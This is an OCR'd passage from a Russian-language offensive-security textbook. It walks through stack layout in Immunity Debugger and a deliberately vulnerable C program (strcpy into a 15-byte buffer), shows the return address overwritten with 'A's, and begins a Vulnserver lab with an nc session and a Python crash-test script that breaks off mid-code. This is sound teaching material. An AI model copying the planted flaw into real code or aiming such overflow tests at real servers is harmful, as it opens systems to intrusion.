


Рис. 15.7. Инструкции функции main

начнем внедрять наш шелл-код для эксплуатации. Итак, шелл-код — это набор опкодов. Другими словами, шелл-код — это набор ассемблерных инструкций, которые мы хотим внедрить, например, как удаленную командную оболочку.

Однако мы еще не закончили; убедитесь, что эти инструкции сохранены в памяти в секции *text*. Проследим адрес этой инструкции и посмотрим, как она живет в памяти. Щелкните правой кнопкой мыши на инструкции и выберите Follow In Dump (Следовать по дампу); затем выберите элемент, как показано на рис. 15.8.




Рис. 15.8. Follow In Dump (Следовать по дампу)

Теперь проверьте нижний левый раздел (рис. 15.9); адрес выделен, и он показывает код операции 83 EC 0C. Этот раздел представляет собой дамп памяти; полезно использовать его время от времени для проверки содержимого адреса памяти.

Если вы хотите увидеть всю память, то выберите меню View (Вид), пункт Memory (Память), как показано на рис. 15.10.

Помните, как ранее было сказано, что ассемблерные инструкции хранятся в секции *text* в памяти программы? Теперь вы можете видеть доказательство перед собой (рис. 15.11).




Рис. 15.9. Окно дампа памяти




Рис. 15.10. Таблица распределения памяти




Рис. 15.11. Окно распределения памяти

Если дважды щелкнуть на строке `.text` для приложения HelloWorld, то будут показаны все ассемблерные инструкции, хранящиеся в этой области, как на рис. 15.12.




Рис. 15.12. HelloWorld.text

Прекрасно! А как насчет остального (сначала закройте окно дампа)? Прежде чем закрыть окно памяти, обратите внимание на разницу в колонке доступа между секцией `text` и секцией `bss` (см. рис. 15.11). В секции `text` можно читать и выполнять, а в `bss` можно читать и писать! Это защита: разработчики операционной системы не хотят, чтобы вы писали свой код в секции `text`, поскольку так вы сможете выполнить все, что захотите, верно? Мы обойдем эту защиту позже, когда приступим к изучению переполнения буфера в следующей главе. Закройте окно карты памяти и вернитесь в окно ЦП.

Итак, мы рассмотрели раздел инструкций ЦП и раздел дампа памяти. В правом верхнем углу расположены регистры процессора (рис. 15.13). Помните, что они физически расположены на самом процессоре (мы уже рассмотрели их в разделе «Регистры процессора» на с. 371).




Рис. 15.13. Регистры

Последний угол (правый нижний) посвящен операциям со стеком. А пока поймите, что у стека есть дно, обозначенное базовым указателем (EBP), а вершина — указателем стека (ESP), как показано на рис. 15.14.




Рис. 15.14. Стек

РЕЗЮМЕ

Это нормально, если вы чувствуете, что данная глава сложная. Язык ассемблера уникален. Как и во всем остальном, главное, что вам нужно делать, — практиковать то, чему вы уже научились. Обратите внимание: все, что вы узнали в этой главе, готовит вас к пониманию того, как работает переполнение буфера. Об этом и поговорим в следующей главе.

ГЛАВА
16

Переполнение буфера/стека

В предыдущей главе вы узнали об инструкциях ассемблера. Затем увидели, как использовать Immunity Debugger для визуализации внутренних инструкций программы (реверс-инжиниринг). В этой главе то, что вы узнали ранее, будет применено для эксплуатации стека с использованием техники переполнения буфера. Прежде чем начать, вы уже должны понимать основы инструкций на языке ассемблера и попрактиковаться на примерах из предыдущей главы.

В этой главе:

- основы стека;
- способы эксплуатации стека;
- рабочий процесс для реализации переполнения буфера.

ОСНОВЫ ПЕРЕПОЛНЕНИЯ СТЕКА

Теперь, когда вы понимаете основы реверс-инжиниринга, пришло время перейти к чему-то более значимому для эксплуатации. В этом разделе мы увидим, как разбить стек с помощью наших хакерских навыков. Мы перехитрим ЦП и обычные манипуляции со стеком, чтобы достичь наших целей.

Обзор стека

Если коротко, то стек используется для выделения кратковременного хранилища для параметров функции и ее локальных переменных. Важно знать, что новый стек создается каждый раз, когда мы вызываем функцию. Размер кадра стека фиксируется после создания с помощью инструкций пролога, а кадр стека удаляется при выходе из функции (рис. 16.1).




Рис. 16.1. Указатели стека

Я хочу упомянуть две критически важные инструкции, которые часто использует стек: инструкции PUSH и POP. Что это вообще за инструкции? Далее мы рассмотрим их подробно.

Инструкция PUSH

Начнем с примера, чтобы увидеть, как работает инструкция PUSH. Что происходит, когда мы говорим PUSH EBP, предполагая, что значение регистра EBP равно 0589AFCC? Значение регистра 0589AFCC добавляется на вершину стека, и указатель стека ESP также перемещается вверх; когда мы говорим «вверх», это означает более низкий адрес, как вы можете видеть на рис. 16.2.




Рис. 16.2. PUSH EBP

На рис. 16.2 я показываю, что чем больше элементов вы добавляете в стек, тем выше становится адрес, а это приводит к снижению адресов. Чем больше вы двигаетесь вверх, тем сильнее адрес будет уменьшаться.

Инструкция POP

Инструкция POP противоположна механизму PUSH. Допустим, у вас есть инструкция POP EAX; тогда значение 0589AFCC (которое мы использовали

в инструкции PUSH) будет удалено из вершины стека. В то же время значение 0589AFCC будет перемещено в регистр EAX.

Пример программы на языке C

Лучший способ понять, как работает стек, — рассмотреть реальный пример. Язык C отлично подходит для изучения инструкций ассемблера. Не беспокойтесь, если вы не знаете, как работает программирование на C/C++: мы рассмотрим каждую строчку программы. В предыдущей главе вы видели программу `HelloWorld.c`. Здесь же мы перейдем на следующий уровень и создадим программу для визуализации буфера:

```
// библиотека string.h нужна для манипулирования строками в C
#include <string.h>
// Функция копирования скопирует строковое сообщение в буфер.
// Char* означает строку в C.
void copy(char* message)
{
       // Объявить массив символов
       char buffer[15];

       // копируем аргумент сообщения в буферный массив
       strcpy(buffer, message);
}

// функция main вызывается вначале при запуске программы
int main(int argc, char* argv[])
{
       // целочисленная локальная переменная
       int local_variable = 1;

       // Вызываем функцию копирования и передаем значение аргумента,
       // введенное пользователем в командной строке.
       copy(argv[1]);

       // выходим из приложения
       return 0;
}
```

Что произошло в этой программе на C? Сначала мы создали функцию `main`, которая принимает аргументы из командной строки. `argc` — это счетчик аргументов, а `argv` — массив строк. Вы всегда начинаете с 1, так как аргумент 0 — это имя приложения, а не сам аргумент (`argv[1]`, `argv[2]` и т. д. будет содержать значение ввода командной строки). В первой строке (внутри функции `main`) мы объявили фиктивную целочисленную переменную (`local_variable`), чтобы посмотреть в процессе реверс-инжиниринга, куда она поместится. Затем мы вызываем функцию копирования и передаем строковый аргумент, который мы ввели в командной строке. В функции копирования мы создали массив символов; здесь мы будем хранить сообщение. Наконец, копируем ввод из командной строки в буферный массив.

Анализ буфера с помощью Immunity Debugger

Теперь разберем эту программу, используя Immunity Debugger. Чтобы скомпилировать и сгенерировать файл `.exe`, вам нужно следовать тому же шаблону, который мы сделали для программы HelloWorld в предыдущей главе. Обратите внимание, что мы вызываем программу `SimpleBuffer.c` (поэтому скомпилированная версия называется `SimpleBuffer.exe`).

Откройте отладчик Immunity Debugger и на этот раз, выбрав в меню пункт Open File (Открыть файл), введите значение в поле аргументов ABCD (рис. 16.3).




Рис. 16.3. Immunity Debugger, открытие файла

Когда Immunity Debugger загрузится, прокрутите вниз окно инструкций (верхнее левое окно), пока не увидите следующую группу инструкций (расположение адресов у вас будет другим):

```
004015C0  /$ 55             PUSH EBP
004015C1  |. 89E5           MOV EBP,ESP
004015C3  |. 83EC 28        SUB ESP,28
004015C6  |. 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
004015C9  |. 894424 04      MOV DWORD PTR SS:[ESP+4],EAX
004015CD  |. 8D45 E9        LEA EAX,DWORD PTR SS:[EBP-17]
004015D0  |. 890424         MOV DWORD PTR SS:[ESP],EAX
004015D3  |. E8 DC0F0000    CALL <JMP.&msvcrt.strcpy>
004015D8  |. 90             NOP
004015D9  |. C9             LEAVE
004015DA  \. C3             RETN
004015DB  /$ 55             PUSH EBP
004015DC  |. 89E5           MOV EBP,ESP
004015DE  |. 83E4 F0        AND ESP,FFFFFFF0
004015E1  |. 83EC 20        SUB ESP,20
004015E4  |. E8 B7000000    CALL SimpleBu.004016A0
```

```
004015E9  |. C74424 1C 0100>MOV DWORD PTR SS:[ESP+1C],1
004015F1  |. 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
004015F4  |. 83C0 04        ADD EAX,4
004015F7  |. 8B00           MOV EAX,DWORD PTR DS:[EAX]
004015F9  |. 890424         MOV DWORD PTR SS:[ESP],EAX
004015FC  |. E8 BFFFFFFF    CALL SimpleBu.004015C0
00401601  |. B8 00000000    MOV EAX,0
00401606  |. C9             LEAVE
00401607  \. C3             RETN
00401608  . 66:90           NOP
```

Вверху функция копирования начинается здесь:

```
004015C0  /$ 55             PUSH EBP
```

Основная функция начинается со следующей строки:

```
004015DB  /$ 55             PUSH EBP
```

Добавьте точку останова, где вы объявили фиктивную целочисленную переменную (внутри основной функции). Добавьте точку останова, щелкнув правой кнопкой мыши и выбрав Breakpoint ▸ Toggle. (Точка останова ▸ Переключить) (Точка останова — это место в исходном коде, где вы хотите, чтобы программа остановилась.)

```
004015E9  |. C74424 1C 0100>MOV DWORD PTR SS:[ESP+1C],1
```

Как только точка останова установлена, нажмите Run (Выполнить) (рис. 16.4) на небольшой панели инструментов, чтобы выполнить инструкции и остановиться на выбранной строке точки останова.




Рис. 16.4. Immunity Debugger, кнопка Run (Выполнить)

Мы создали эту фиктивную переменную, чтобы вы могли понять, как переменные копируются в стек. Чтобы увидеть данный процесс в действии, нажмите Step Over (Следующий шаг без вхождения в подпрограмму) (три кнопки справа от кнопки Run (Выполнить)) или используйте клавишу F8 для перехода к следующей строке. Внимательно осмотрим окно стека (нижнее правое); если вы взглянете на свои адреса, то ваши номера будут полностью отличаться от того, что вы видите здесь; помните, что оперативная память энергозависима:

```
0061FEB0   00000005  ...
0061FEB4   00770DF0  ð.w.
0061FEB8  /0061FF68  hÿa.
```

```
0061FEBC  |0040167B  {□@.  RETURN to SimpleBu.0040167B from SimpleBu.004014C0
0061FEC0  |00401610  □□@.  SimpleBu.00401610
0061FEC4  |00000000  ....
0061FEC8  |00000005  □...
0061FECC  |00000001  □...
0061FED0  |00000005  □...
0061FED4  |00770DF0  ð.w.
0061FED8  |0061FF68  hÿa
```

Как видите, значение 1 скопировано в стек по адресу 0061FECC. Почему оно хранится по этому адресу? Согласно инструкции ассемблера, число 1 нужно сохранить в ESP+1C: используя двоичный калькулятор, легко понять, что результат равен 0061FECC. Теперь вы знаете, как программа хранит переменную в стеке. Все просто, не так ли?

Затем используйте кнопку Step Over (Следующий шаг без вхождения в подпрограмму), чтобы двигаться вперед и остановиться на следующей строке (непосредственно перед тем, как мы вызовем функцию копирования):

```
004015FC  |. E8 BFFFFFFF     CALL SimpleBu.004015C0
```

Эта инструкция вызовет функцию копирования, но прежде чем ее вызывать, нужно проверить, что находится внутри стека:

```
0061FEB0   00770E48  Hw.  ASCII "ABCD"
0061FEB4   00770DF0  ð.w.
0061FEB8  /0061FF68  hÿa.
```

Как видите, входное значение ABCD сохраняется перед выполнением функции копирования. Почему? Помните, что данное значение является параметром этой функции; без него функция копирования не сможет работать должным образом.

Чтобы продолжить функцию копирования, мы будем использовать кнопку Step Into (Следующий шаг с вхождением в подпрограмму) из меню (не Step Over (Следующий шаг без вхождения в подпрограмму), которую мы использовали ранее). Как только вы нажмете кнопку Step Into (Следующий шаг с вхождением в подпрограмму), выделенная инструкция переместится внутрь функции копирования:

```
004015C0  /$ 55          PUSH EBP
```

Посмотрим на создание стека в функции копирования:

```
004015C0  /$ 55          PUSH EBP
004015C1  |. 89E5        MOV EBP,ESP
004015C3  |. 83EC 28     SUB ESP,28
```

Перемещение ESP в EBP сделает их одинаковыми, верно? Другими словами, вот как это выглядит на данном этапе. Стек пуст, а основание и вершина стека указывают на один и тот же адрес. Далее компилятор вычитает 28 из регистра ESP; это уменьшит значение ESP, таким образом, вершина стека переместится на более низкие адреса. И вуаля, стек функции копирования успешно создан:

```
0061FE80   0061FE6C  lþa.
0061FE84   00000130  0..
0061FE88   0061FFCC  Ìÿa.
0061FE8C   74E3CCC0  ÀÌã‡t msvcrt.74E3CCC0
0061FE90   AAD8B1B6  ¶±Ø‪ª‬
0061FE9   4FFFFFFFE  þÿÿÿ
0061FE98  /0061FF68  hÿa.
0061FE9C  |004014CF  Ï□@.RETURN to SimpleBu.004014CF from <JMP.&msvcrt._onexit>
0061FEA0  |00401610  □□@. SimpleBu.00401610
0061FEA4  |7769F94E  Nùiw RETURN to ntdll.7769F94E from ntdll.7769F960
0061FEA8  |0061FED8  Øþa.
```

Далее ассемблер копирует адрес ABCD в текущий стек:

```
004015C6  |. 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
004015C9  |. 894424 04       MOV DWORD PTR SS:[ESP+4],EAX
```

Следующие две строки добавят на вершину стека адрес, по которому будет скопирована строка:

```
004015CD  |. 8D45 E9         LEA EAX,DWORD PTR SS:[EBP-17]
004015D0  |. 890424          MOV DWORD PTR SS:[ESP],EAX
```

Когда мы делаем шаг после функции `strcpy`, вы можете видеть (`0061FE90 434241B6 ¶ABC`), что ABCD в ASCII-коде копируется в стек в обратном порядке. Помните про прямой порядок байтов (little endian), который мы рассмотрели в предыдущей главе? Вот как это работает. 41 соответствует букве A, 42 — букве B, 43 — букве C и 44 — букве D:

```
0061FE80   0061FE91  'þa.  ASCII "ABCD"
0061FE84   00BB0E48  H".  ASCII "ABCD"
0061FE88   0061FFCC  Ìÿa.
0061FE8C   74E3CCC0  ÀÌã‡t msvcrt.74E3CCC0
0061FE90   434241B6  ¶ABC
0061FE94   FFFF0044  D.ÿÿ
0061FE98  /0061FF68  hÿa.
0061FE9C  |004014CF  Ï□@. RETURN to SimpleBu.004014CF from <JMP.&msvcrt._onexit>
0061FEA0  |00401610  □□@.  SimpleBu.00401610
0061FEA4  |7769F94E  Nùiw RETURN to ntdll.7769F94E from ntdll.7769F960
0061FEA8  |0061FED8  Øþa.
```

Переполнение стека

В данной главе мы разработали программу на C (`SimpleBuffer.c`), чтобы она была уязвима для переполнения стека. В этом разница между обычным разработчиком и аналитиком безопасности. Разработчик не сможет увидеть здесь переполнение стека, если не обучен этому или кто-то еще не сказал ему исправить это раньше. Внимательно посмотрите на функцию копирования:

```
void copy(char* message)
{
        // Объявить массив символов
        char buffer[15];

        // копируем аргумент сообщения в буферный массив
        strcpy(buffer, message);
}
```

Он получает параметр сообщения, и кто контролирует ввод для данной функции? Вы догадались? Пользователь. И делает он это через командную строку. А что если этот пользователь — хакер?

Если вы внимательно посмотрите на эту функцию, то увидите заявленное фиксированное ограничение массива буфера размером до 15. А что, если пользователь отправил более 15 символов? Вот и наша очередь использовать это!

Откроем отладчик Immunity Debugger и загрузим ту же программу, однако на этот раз мы собираемся примерить «хакерскую шляпу» и попытаться разбить стек. Что ж, попробуем атаковать программу, написав много A (не менее 15) в поле аргумента (вместо ABCD) и нажав кнопку Open (Открыть) (выбор буквы A случайный, это может быть B или C и т. д.). Затем нажмем Run (Выполнить) — мы должны приземлиться на нашу предыдущую точку останова:

```
004015E9  |. C74424 1C 0100>MOV DWORD PTR SS:[ESP+1C],1
```

На данном этапе мы добавим еще одну точку останова на инструкцию NOP сразу после строки, в которую копируется буфер:

```
004015D3  |. E8 DC0F0000     CALL <JMP.&msvcrt.strcpy>
004015D8  |. 90              NOP
```

Как только точка останова установлена, нажмите Run (Выполнить), чтобы выполнить и остановиться на инструкции NOP. И знаете что? Мы просто переполнили стек буквами A:

```
0061FE84   00B10EC8  И±. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAA"
0061FE88   0061FFCC  Ìÿa.
0061FE8C   74E3CCC0  ÀÌã t  msvcrt.74E3CCC0
0061FE90   414141D3  óAAA
0061FE94   41414141  AAAA
0061FE98   41414141  AAAA
0061FE9C   41414141  AAAA
0061FEA0   41414141  AAAA
0061FEA4   41414141  AAAA
0061FEA8   41414141  AAAA
0061FEAC   41414141  AAAA
0061FEB0   41414141  AAAA
```

На рис. 16.5 показано, что происходит, когда мы нажимаем Run (Выполнить).




Рис. 16.5. Сообщение об ошибке

Проверьте это забавное сообщение; он плачет, как ребенок: «Я не знаю, как продолжить, поскольку память по адресу 41414141 не читается». Конечно, она не читается! Это неверный адрес. Представьте, что вместо того, чтобы вводить все эти A в указатель инструкции, мы вводим действительный адрес и по нему наш шелл-код ожидает выполнения. Вот как хакеры эксплуатируют стек. Далее мы увидим, как это сделать.

Механизм переполнения стека

Что на самом деле произошло, когда мы заполнили стек буквами A? Самый главный вопрос, почему EIP заполнен A? (Почему не EBX или ECX и т. д.?) Самый простой ответ заключается в том, что каждая функция (например, функция копирования в нашей программе на C) должна будет хранить адрес возврата в регистре EIP, и это значение будет временно сохранено в регистре EIP стека/буфера, как показано на рис. 16.6.

Поскольку размер буфера в нашей программе на C ограничен 15 и мы заполнили его большим количеством A, был выполнен сценарий, показанный на рис. 16.7, вместо нормального поведения. На самом деле EIP будет заполнен только четырьмя A, поскольку его размер составляет всего 4 байта.




Рис. 16.6. Структура стека




Рис. 16.7. Заполнение буфера буквами А

ЭКСПЛУАТАЦИЯ ПЕРЕПОЛНЕНИЯ СТЕКА

В этом разделе рассматривается концепция переполнения буфера для эксплуатации удаленного сервера и получения удаленной командной оболочки. В конечном счете данная глава призвана показать, как вы можете воспользоваться преимуществами этой техники и использовать ее в реальных сценариях.

Описание лаборатории

В примерах в этом разделе мы будем использовать различные инструменты для эксплуатации переполнения буфера. Ниже приведен список элементов, которые мы используем в этом лабораторном занятии, чтобы вы могли повторить все и получить такие же результаты.

Уязвимое приложение

Уязвимое приложение, которое мы будем использовать в этой лабораторной работе, предназначено для эксплуатации рассматриваемой уязвимости. Оно называется Vulnserver и доступно на GitHub по адресу github.com/stephenbradshaw/vulnserver.

Операционная система злоумышленника

- Операционная система: Kali Linux.
- IP: 172.16.0.103.

Операционная система жертвы

- Операционная система: Windows 10 x86.
- IP: 172.16.0.102.
- Установленные инструменты:
  - Immunity Debugger;
  - Vulnserver.

Этап 1. Тестирование

Здесь мы проверим, уязвимо ли приложение к переполнению буфера. Как и в любом сценарии тестирования, сначала мы пойдем «счастливым» путем (без ошибок), а затем отправим тестовую полезную нагрузку, чтобы увидеть, не произойдет ли сбой в работе сервера. Обратите внимание, что в других справочниках, книгах, учебниках и т. д. люди, вероятно, будут использовать другие технические термины для этого шага (например, фаззинг).

Тест счастливого пути

Для начала нам нужно запустить Vulnserver на нашем хосте Windows. Приложение будет прослушивать входящие соединения на порте 9999:

```
C:\Users\Gus\Downloads\vulnserver-master\vulnserver-master>vulnserver.
exe
Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Вместе с тем мы будем тестировать это приложение, используя нашу виртуальную машину Kali. Чтобы проверить подключение этого сервера, будем использовать `netcat`:

```
root@kali:~# nc -nv 172.16.0.102 9999
(UNKNOWN) [172.16.0.102] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
```

```
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Как видите, удаленное приложение принимает разные команды после того, как мы к нему удаленно подключены. В будущих тестах мы будем использовать команду `TRUN`. Здесь мы немного схитрим: поскольку в этой программе команда `TRUN` уязвима, я сразу начал с нее (в реальном сценарии вы должны протестировать каждую команду, чтобы увидеть, какая из них уязвима).

Теперь пришло время приступить к созданию нашего PoC с помощью сценария Python. В этом сценарии мы отправим на сервер только десять букв A (мы будем использовать серверный метод `TRUN`) и не ожидаем сбоя:

```
#Импортируем библиотеку сетевых сокетов
import socket

# отправить десять A на сервер
test = "A" * 10
try:

# создаем объект сокета для соединения с сервером
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
conn=s.connect(('172.16.0.102',9999))
# ждем ответа сервера
s.recv(1024)
      #отправить ввод
      s.send('TRUN /.:/' + test)
      #Ожидание и получение некоторых данных
      s.recv(1024)
      print ("Success")
#Если возникает ошибка/исключение, выполнить эту строку
